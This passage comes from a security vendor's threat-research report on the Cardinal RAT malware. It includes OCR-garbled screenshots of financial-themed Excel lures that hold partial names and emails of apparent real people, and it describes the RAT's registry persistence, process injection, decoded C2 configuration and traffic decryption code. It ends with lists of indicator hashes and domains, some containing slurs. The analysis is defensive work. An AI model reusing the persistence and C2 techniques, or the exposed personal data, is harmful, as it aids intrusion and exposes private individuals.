3/7/2017 13:39	Protected - Press Enable Content In Order To View Email	steven	breban	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindor
3/7/2017 4:25	Protected - Press Enable Content In Order To View Email	Abdul	Samad	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 3:38	Protected - Press Enable Content In Order To View Email	QUang	ha	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindor
	Protected - Press Enable Content In Order To View Email	Wayne	Clarke	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindor
3/7/2017 3:16		ALC: NOT A				
3/7/2017 3:16 3/7/2017 1:43 3/7/2017 23:51	Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email	Nicholas Mahesh	alacopoule /agaarachcl	Male	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number	United Kindor United Kindor

Figure 7 Lure with an unknown filename

aste	Calibri		т А° А Ф - А			🚰 Wrap Text 🔄 Merge & Ce	nter *	General \$ + 9				Format as	Cell	Ensert	Delete	Format	∑ AutoSum ↓ Fill -	ΖŸ	Find &	
	* –					-					Formatting *		Styles *	*	*	•	🧶 Clear 👻	Filter -	Select -	
b		Font		6	Alignme	nt	5	N	lumber	G,		Styles			Cells		Ec	liting		
	SECURITY WARNING M	lacros ha	ve been disa	abled. Ena	ble Content															
	×	7	f _x 732	2741																
	A B	С	D	E					F						G	н	1	J	K	_
_	732741 pathak rat ra		male	ratneshrai		cted Content										Kuwait				
			male	syamjyoth		cted Content										Kuwait				
		ohamed		spm_mecl		cted Content										Kuwait				
┝			male	anuj10aga		cted Content										Kuwait				
⊢		-	male	mgsaji@g		cted Content cted Content										Kuwait Kuwait				
⊢		123456 aitanya		mostafa.5 chetuvk1@		cted Content										Kuwait				
÷			male	smithaplin		cted Content										Kuwait				
t			male	qadri_ama		cted Content										Kuwait				
t		rooqui		ummerfar		cted Content										Kuwait				
t	733422 abd elmer el			mego_elk		cted Content										Kuwait				
t	733456 diaa fouda			ss2006hh@		cted Content										Kuwait				
+	733570 khaled zarae	ei -		khaled.sh		cted Content										Kuwait				
t		rucan		jime_jihad		cted Content										Kuwait				
T	733717 swami na	athan		swaminat	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		0	Kuwait				
T	733750 sushant jos	shi		sushantjo	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		0	Kuwait				
t	733797 adel al	dowaisa	n	adelalduv	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		0	Kuwait				
T	733831 WAEL AWAD)		wael_tona	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		0	Kuwait				
	733832 MOHAMN NE	EZAMUL	ISLAM	nezam@b	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		25	Kuwait				
	733847 Mustafa Lo	ka		mustafa10	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		311	Kuwait				
	733888 shatha sh	amia		shezo14@	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		0	Kuwait				
	733987 noor ali	i .		noor_alali	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		1100	Kuwait				
	734041 Nadia M	arafie		nm_shoto	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		100	Kuwait				
	734238 hamzaoui ha			hamzaoui		cted Content										Kuwait				
	734299 ibrahim sa	yed mol	named	ibrsay00@	Prote	cted Content	- Press	Enable C	Content li	n Orde	r To View Pl	hone Nur	nber		0	Kuwait				
		ltore		macasalill		cted Content										Kuwait				
1	734492 mohammas		nanb	azasadzan		cted Content									-	Kuwait				
1	734597 Mellanie Pa			lanverg@		cted Content										Kuwait				
1		kandari		falkan1@		cted Content										Kuwait				
-	734667 Mohamad Lu			mohamad		cted Content									-	Kuwait				
-	734683 MUSTAFA H/			mustafa_l		cted Content										Kuwait				
+		mar		tumiamar		cted Content										Kuwait				
-	734708 MOHAMN SA		MAN	realprofit		cted Content										Kuwait				
	734716 Kadambre Ar			workkada		cted Content										Kuwait				
+	734826 sharkssia al- 734827 ????????????????????????????????????	-ajmi ?????		wolf-eyes		cted Content										Kuwait Kuwait				
+				wolfeyes8																
+		Fahad		ctu.24@liv ssamisaha		cted Content cted Content										Kuwait Kuwait				
t		ayer		moh_slay		cted Content										Kuwait				
ŀ		ayer		ah.hamed		cted Content										Kuwait				
t		mutairi		mubarak		cted Content										Kuwait				
t	736222 Pradeep Ra			pradeep.r		cted Content										Kuwait				
t	737137 ghanima al n	-		ganoooma		cted Content									-	Kuwait				
+	737152 GHANIMA AL			ganoooma		cted Content										Kuwait				
t	737610 Abdul Kha Ab		ick	amag57@		cted Content										Kuwait				
+		mutiry		akuji74@g		cted Content										Kuwait				
t		der (marbiiilla		cted Content										Kuwait				
t	739579 ???? ???? ??			klli275@h		cted Content										Kuwait				
t	741007 DineshPra Ra		m	r.dineshpi		cted Content										Kuwait				
t		_	male	rome2006		cted Content										Kuwait				
t		hetari	male	waleedy2		ted Content										Kuwait				

Figure 8 Lure with a filename of Arabic 22.12_Pre qualified.xls

Calibri aste 💉 B I pboard 5		III → A* A* = = = ≫ → ≅ Wrap Text General · △ → △ = = ∈ = ⊡ Merge & Center → \$ → % G Alignment G Num	Formatt	onal Format as Cell ing * Table * Styles * Styles	Insert Delete Form	AutoS ↓ Fill + ◆ Clear	Z Y IIII Sort & Find &	
SECURITY WAR	ING Macros	have been disabled. Enable Content						
1 * :	XV	fx Last Name						
		f _x Last Name						
D	E	F	G	H I	J K	L	M N	0
Last Name kapuria	Genger	Mobile Phone	Previous Deposit					
kapuria	Male	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number		United Kindom				
dooney Alcorn	Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number		United Kindom United Kindom				
Levalasi	Female	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number		United Kindom				
allan	Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	-	United Kindom				
ridlev	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Stratton	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Cashman	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Vivianne	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
buss	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Mahsa	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Lawford	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom				
Pravin	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom				
Nola	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom				
Keith	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom				
Chaplin	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom				
Brien	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom				
McClean	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom				
Robertson	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom				
Langdon	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom				
kapuria	Male	Protected - Press Enable Content In Order To View Phone Number	-	United Kindom				
kapuria	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
ISMAIL masoomi	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
masoomi	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
valli	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Buzek	Male Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Fiti ISMAIL	Male	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number		United Kindom				
walton	Male	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number		United Kindom United Kindom				
Musar	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Wandin	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Fredriksen	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Oon	Male	Protected - Press Enable Content In Order To View Phone Number	-	United Kindom				
breban	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Samad	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom				
ha	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Clarke	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom				
Tsalacopoulos	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom				
Wagaarachchi	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom				
Wagaarachchi	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
HOLLAND	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
freestone	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Laverty	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Breban	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Sadeghi	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Downey	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
webb	Male	Protected - Press Enable Content In Order To View Phone Number	-	United Kindom				
Rowe	Male	Protected - Press Enable Content In Order To View Phone Number		United Kindom				
benton		Protected - Press Enable Content In Order To View Phone Number		United Kindom				
Polla	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom				

Figure 9 Lure with an unknown filename

KD E	HOME INSER	RT PAGE LAV	OUT FOR	MULAS DATA	REVIEW	1 DOA WEW			fb1da28fc712	6484711:64e6	:dd06440d35d03	7fals (Compatibilit	y Mode] - Ercel				? 🗆		nin 🖂
Paste	K Cut Copy − Format Painter	Calibri B I U - E	- 12 - A		>- ₽wi == ⊟M	ap Text	General - S - 9	- 158 -	Condition	onel Formating - Table	s Calculatio		Good Explanatory	Neutral -	Insert Delete Format		FIND - SCRU		
(lipboard G	Fon	t	6	Alignment		G N	naig-ei	6			Styles			Cells		Editing		^
🤳 s	CURITY WARNING N	Ascros have been	disabled.	Enable Content															×
15	* : ×	√ fe	T2. expects	a call from a broker K	for detailed	explanations	about oppo	ortunities				L					м	N	*
34	GMT +2	no exp	08.03.16	11AM SA					F1. his fina	nces is ge	tting to norm	I situation and	he will be ready to	trade soon					
35	GMT+2	no exp	08.03.16	2PM SA					1, he is e	specting tr	ading from th	e broker, also ir	nterested in automa	tic trading					
36	GMT +2	no exp	08.03.16	9AM SA						T1. neve	r traded, requ	ested for some	info how to do it						
37	GMT+2	no exp	08.03.16	10AM[said anyti	ne)	Т	2. never tra	ded and si	nce have n	o knowled	ges want to u	nderstand how	be profitable in trac	ling to be interested in	n doing this				
38											-			-					
<	Sheet1	Sheet2 She	et3 (Ð									4						P.
READY															I	I	•••••	-+ :	100%


Figure 10 Lure with a filename of Hot_Leads_Export_09.03_EN.xls

As we can see from the above examples, the majority of these lures are financial-related, describing various fake customer lists for various organizations. Based on the similarities witnessed in some of these lures, it appears that the attackers use some sort of template, where they simply swap specific cells with the pertinent images or information.

Cardinal RAT

The name Cardinal RAT comes from internal names used by the author within the observed Microsoft .NET Framework executables. To date, 27 unique samples of Cardinal RAT have been observed, dating back to December 2015. It is likely that the low volume of samples seen in the wild is partly responsible for the fact that this malware family has remained under the radar for so long.

An unobfuscated copy of Cardinal RAT was identified, which allowed us to view the decompiled class and function names. A subset of these may be seen below in Figure 11. This allowed us to not only easily identify the full functionality of the RAT, but also made it easier to identify and reverse-engineer various aspects of the malware itself.






Figure 11 Decompiled Cardinal RAT classes

When initially executed, the malware will check its current working directory. Should it not match the expected path, Cardinal will enter its installation routine. Cardinal RAT will copy itself to a randomly named executable in the specified directory. It will then compile and execute embedded source code that contains watchdog functionality. Specifically, this newly spawned executable will ensure that the following registry key is set:

HKCU\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\Load

This specific key is set to point towards the path of the previously copied Cardinal RAT executable path. The executable will periodically query this registry key to ensure it is set appropriately. If the executable finds the registry key has been deleted, it will re-set it. The Load registry key acts as a persistence mechanism, ensuring that this Cardinal RAT executes every time a user logs on. More information about the Load registry key may be found <u>here</u>.

This watchdog process also ensures that the Cardinal RAT process is always running, as well as ensures that the executable is located in the correct path. Should either of these conditions not be met, the watchdog process will spawn a new instance of Cardinal RAT, or write Cardinal RAT to the correct location, respectively.

After the installation routine, Cardinal RAT will inject itself into a newly spawned process. It will attempt to use one of the following installed executables for the newly spawned process:

• RegAsm.exe

- RegSvcs.exe
- vbc.exe
- csc.exe
- AppLaunch.exe
- cvtres.exe

Cardinal RAT will continue to parse an embedded configuration. This configuration, named internally as 'GreyCardinalConfig', is a binary blob that contains a mixture of base64-encoded data, DWORDs, and Boolean values. Using a custom written Python script, we parsed the configuration of an example sample:

- 1 \$ python decode_parse_config.py GreyCardinalConfig
- 2 Mutex: cpS3H2NSA65T67mUqB3a
- 3 GUID: 952407f889285547985aa2fcf35c5383
- 4 Campaign: 04/04/2016 Public
- 5 Number of C2 Servers: 1
- 6 C2 Server: secure[.]affiliatetoday[.]xyz
- 7 Port: 4425
- 8 Communication Key: H7sVBirLvGwVfLSLSel2
- 9 Connection Delay: 3500
- 10 Buffer Size: 20480
- 11 Max Buffer Size: 40960000
- 12 Unknown Integer: 70000
- 13 Prevent System Sleeping: 0
- 14 Hide File: 0
- 15 Die on Sandbox Detection: 0
- 16 Keylogging: 1
- 17 Install Name: None

As we can see, this particular sample is configured with a single command and control (C2) server, however, we have seen other samples with multiple host and port combinations. We can also identify a communication key in it, which is crucial when discussing network communications.

After the configuration is parsed, Cardinal RAT will proceed with making attempts at connecting with the C2. Using an example request and response from a C2 server, we can see how this traffic is configured.

	P	ack	et	_eng	Jth						Pad	cket	Da	ta					
			/	1							/	/							
Command from C2	00000	000	03	3 00	0 00	0 00	a	c 33	3 f5			+							.3.
	00000000	94	00	00	00	25	c8	73	16	15	78	38	d3	3a	83	74	17	%.S.	.x8.:.t.
	00000010	d7	84	66	51	47	29	70	01	cf	94	82	0 a	00	a5	10	a3	fQG)p.	
	00000020	1b	32	41	52	a4	df	fa	2c	12	46	7b	45	f9	9f	19	9d	.2AR,	.F{E
	00000030	e3	e9	b9	c9	30	58	8c	b4	d5	54	21	8 c	18	5b	c7	11	0X	.T![
Malware Response	00000040	1 a	25	5f	dd	22	d6	c3	d5	d3	22	96	99	d5	d7	33	52	.%"	."3R
Mathare Response	00000050	1b	6c	40	5c	3c	d9	f3	8e	ce	14	1 a	ea	db	d6	7d	4f	.l@\<	}0
	00000060	40	2c	89	7a	56	0 b	32	b6	db	60	db	9c	13	c3	24	50	@,.zV.2.	•`•••\$P
	00000070	89	c1	5b	23	0 f	са	a3	b9	5d	c6	1a	a1	9a	49	d9	61	[#]I.a
	0800000	93	e7	bf	c2	32	eb	00	60	17	5e	9 e	48	1e	16	6a	71	2`	.^.Hjq
	00000090	35	25	ab	42	a4	81	eb	6d									5%.Bm	

Data is transmitted in two pieces—a DWORD specifying the data length, as well as the data itself. The data is encrypted using a series of XOR and addition operations, followed by decompression using the ZLIB library. Represented in Python, this may be implemented as follows:

```
1
    def decrypt(md5 key, data):
2
      key = data[-1]
3
      remaining = data[0:-1]
4
      c = 0
     out = ""
5
6
      for x in remaining:
7
       b = md5 key[c%len(md5 key)]
8
       out += chr(ord(x) ^ ord(b) + ord(key) & 255)
9
       c+=1
      if len(out) > 15:
10
11
       if ord(out[0]) == 1:
        out = zlib.decompress(out[1:], -15)
12
13
      return out
```

The 'md5_key' argument in the function above is the MD5 hash of the previously defined 'H7sVBirLvGwVfLSLSeI2' string that was contained within Cardinal RAT's embedded configuration. Now that we know how to decrypt the data, we can look at the previously shown PCAP data and determine what is being sent. The first message decrypts to the following:

- 1 \$ python decrypt_cardinal_pcap.py
- 2 Data Length: 3
- 3 00000000: 00 00

Followed by the Cardinal RAT's response:

- 1 \$ python decrypt_cardinal_pcap.py
- 2 Data Length: 148

```
00000000: 00 95 24 07 F8 89 28 55 47 98 5A A2 FC F3 5C 53 ...$...(UG.Z...\S
3
4
    00000010: 83 4A 00 61 00 73 00 6F 00 6E 00 20 00 42 00 6F .J.a.s.o.n. .B.o
    00000020: 00 72 00 6E 00 00 00 4A 00 41 00 53 00 4F 00 4E .r.n...J.A.S.O.N
5
6
    00000030: 00 42 00 4F 00 52 00 4E 00 2D 00 50 00 43 00 00 .B.O.R.N.-.P.C..
7
    00000040: 00 30 00 34 00 2F 00 30 00 34 00 2F 00 32 00 30 .0.4./.0.4./.2.0
8
    00000050: 00 31 00 36 00 20 00 50 00 75 00 62 00 6C 00 69 .1.6. .P.u.b.l.i
    00000060: 00 63 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 .c...W.i.n.d.o.w
9
10 00000070: 00 73 00 20 00 37 00 20 00 55 00 6C 00 74 00 69 .s. .7. .U.I.t.i
11
    00000080: 00 6D 00 61 00 74 00 65 00 20 00 00 00 00 00 00 .m.a.t.e. .....
12 00000090: 00 00 31 00 2E 00 34 00 00 00 30 00 37 00 38 00 ..1..4...0.7.8.
   000000A0: 42 00 46 00 42 00 46 00 44 00 30 00 30 00 30 00 B.F.B.F.D.0.0.0.
13
14 000000B0: 33 00 30 00 36 00 44 00 32 00 00 00
                                                           3.0.6.D.2...
```

This communication represents the C2 server asking the Cardinal RAT to retrieve and upload victim information ('\x00\x00'), to which the malware responds accordingly. As we can see in the above decrypted stream, the malware returns a wealth of information, including the following:

- Username
- Hostname
- Campaign Identifier
- Microsoft Windows version
- Victim unique identifier
- Processer architecture
- Malware version (1.4)

The malware itself is equipped with a number of features, including the following:

- Collect victim information
- Update settings
- Act as a reverse proxy
- Execute command
- Uninstall itself
- Recover passwords
- Download and Execute new files
- Keylogging
- Capture screenshots
- Update Cardinal RAT
- Clean cookies from browsers

Conclusion

Cardinal RAT is deployed using an interesting technique of compiling and executing a downloader via a malicious macro embedded within a Microsoft Excel file. The Excel files themselves contain lures that have financial themes. This threat has had a low volume of samples in the past two years, with 11 instances of Carp Downloader and 27 instances of Cardinal RAT observed. Palo Alto Networks customers are protected by these threats in the following ways:

- All samples discussed are classified as malicious by the WildFire sandbox platform
- All identified domains have been classified as malicious
- AutoFocus users can track the malware described in this report using the <u>CarpDownloader</u> and <u>CardinalRAT</u>

Appendix

Carp Downloader SHA256 Hashes

a52ba498d304906d6c060e8c56ad7db50e1af0a781616c0aa35447c50c28bae9 5025aa0fc6d4ac6daa2d9a6452263dcc20d6906149fc0995d458ed38e7e57b61 1181f97071d8f96f9cdfb0f39b697204413cc0a715aa4935fe8964209289b331 84e705341a48c8c6552a7d3dd97b7cd968d2a9bc281a70c287df70813f5dca52 ae1a6c4f917772100e3a5dc1fab7de4a277876a6e626da114baf8179b13b0031 e49e61da52430011f1a22084a601cc08005865fe9a76abf503a4a9d2e11a5450 192b204dbc702d3762c953544975b61db8347a7739c6d8884bb4594bd816bf91 571b58ba655463705f45d2541f0fde049c83389a69552f98e41ece734a59f8d4 10f53502922bf837900935892fb1da28fc712848471bf4afcdd08440d3bd037f 8bea55d2e35a2281ed71a59f1feb4c1cf6af1c053a94781c033a94d8e4c853e5 057965e8b6638f0264d89872e80366b23255f1a0a30fd4efb7884c71b4104235

Cardinal RAT SHA256 Hashes

e017651dd9e9419a7f1714f8f2cdc3d8e75aebbe6d3cfbb2de3f042f39aec3bd 778090182a10fde1b4c1571d1e853e123f6ab1682e17dabe2e83468b518c01df 8fababb509ad8230e4d6fa1e6403602a97e60dc8ef517016f86195143cf50f4e 1977cedcfb8726dea5e915b47e1479256674551bc0fe0b55ddd3fa3b15eb82b2 16aab89d74c1eaaf1e94028c8ccceef442eb2cd5b052cba3562d2b1b1a3a4ba6 9c47b2af8b8c5f3c25f237dcc375b41835904f7cd99221c7489fb3563c34c9ab 211b7b7a4c4a07b9c65fae361570dbb94666e26f0cc0fa0b32df4b09fcee6de2 fd61a5cd1a83f68b75d47c8b6041f8640e47510925caee8176d5d81afac29134 84f822d9cf575aeea867e9b73f88ad4d9244293e52208644e12ff2cf13b6b537 855cf3a6422b0bf680d505720fd07c396508f67518670b493dba902c3c2e5dfa 4b4c6b36938c3de0623feb92c0e1cb399d2dc338d2095b8ba84e862ef6d11772 5dd162ab66f0c819ee73868c26ecd82408422e2b6366805631eab95ae32516f3 6e2991e02d3cf17d77173d50cdaa766661a89721c3cc4050fba98bea0dbdb1a9 1e8ed6e8d0b6fc47d8176c874ed40fb09644c058042f34d987878fa644f493cc 647e379517fed71682423b0192da453ec1d61a633c154fdd55bab762bcc404f3 ebd4f45cbb272bcc4954cf1bd0a5b8802a6e501688f2a1abdb6143ba616aea82 edc49bf7ec508becb088d5082c78d360f1a7cad520f6de6d8b93759b67aac305 7482f8c86b63ce53edcb62fc2ff2dd8e584e2164451ae0c6f2b1f4d6d0cb6d9c 2fbd3d2362acd1c8f0963b48d01f94c7a07aeac52d23415d0498c8c9e23554db 154e3a12404202fd25e29e754ff78703d4edd7da73cb4c283c9910fd526d47db fc5f7a21d953c394968647df6a37e1f61db04968ad1aca65ad8f261b363fa842 a1d5b7d69d85b1be31d9e1cb0686094cc7b1213079b2a66ace01be4bfe3fb7c3 4b0203492a95257707a86992e84b5085ce9e11810a26920dbb085005081e32d3 a05805bcec72fb76b997c456e0fd6c4b219fdc51cad70d4a58c16b0b0e2d9ba1 4e953ea82b0406a5b95e31554628ad6821b1d91e9ada0d26179977f227cf01ad 6272ed2a9b69509ac16162158729762d30f9ca06146a1828ae17afedd5c243ef 440504899b7af6f352cfaad6cdef1642c66927ecce0cf2f7e65d563a78be1b29

Domains

ns1[.]squidmilk[.]com ns2[.]squidmilk[.]com z[.]realnigger[.]xyz ns1[.]tconvulsit[.]com ns1[.]fresweepy[.]com ns2[.]iexogyrarax[.]com ns1[.]xraisermz[.]com secure[.]affiliatetoday[.]xyz secure[.]gayporndownload[.]xyz secure[.]dropinbox[.]pw secure[.]mailserver02[.]xyz we[.]niggerporn[.]xyz z[.]noplacelikehome[.]xyz ns1[.]stackreports[.]com ns2[.]stackreports[.]com ns[.]liveupdate1[.]com ns[.]nortonsecurity[.]in we[.]letsdosomefun[.]xyz we[.]be-smart[.]xyz z[.]newblood[.]xyz ns2[.]ibandagerk[.]com ns1[.]rmacutecompw[.]com ns1[.]pholothud[.]com ns1[.]athermoforw[.]com ns1[.]lclownerymor[.]com ns2[.]xunderfeatuv[.]com ns3[.]ssaddlegirv[.]com ns1[.]qcytasicspc[.]com ns[.]7ni7[.]com



Ignite '17 Security Conference: Vancouver, BC June 12–15, 2017

Ignite '17 Security Conference is a live, four-day conference designed for today's security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the <u>Ignite website</u> for more information on tracks, workshops and marquee sessions.

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our <u>Terms of Use</u> and acknowledge our <u>Privacy</u> <u>Statement</u>.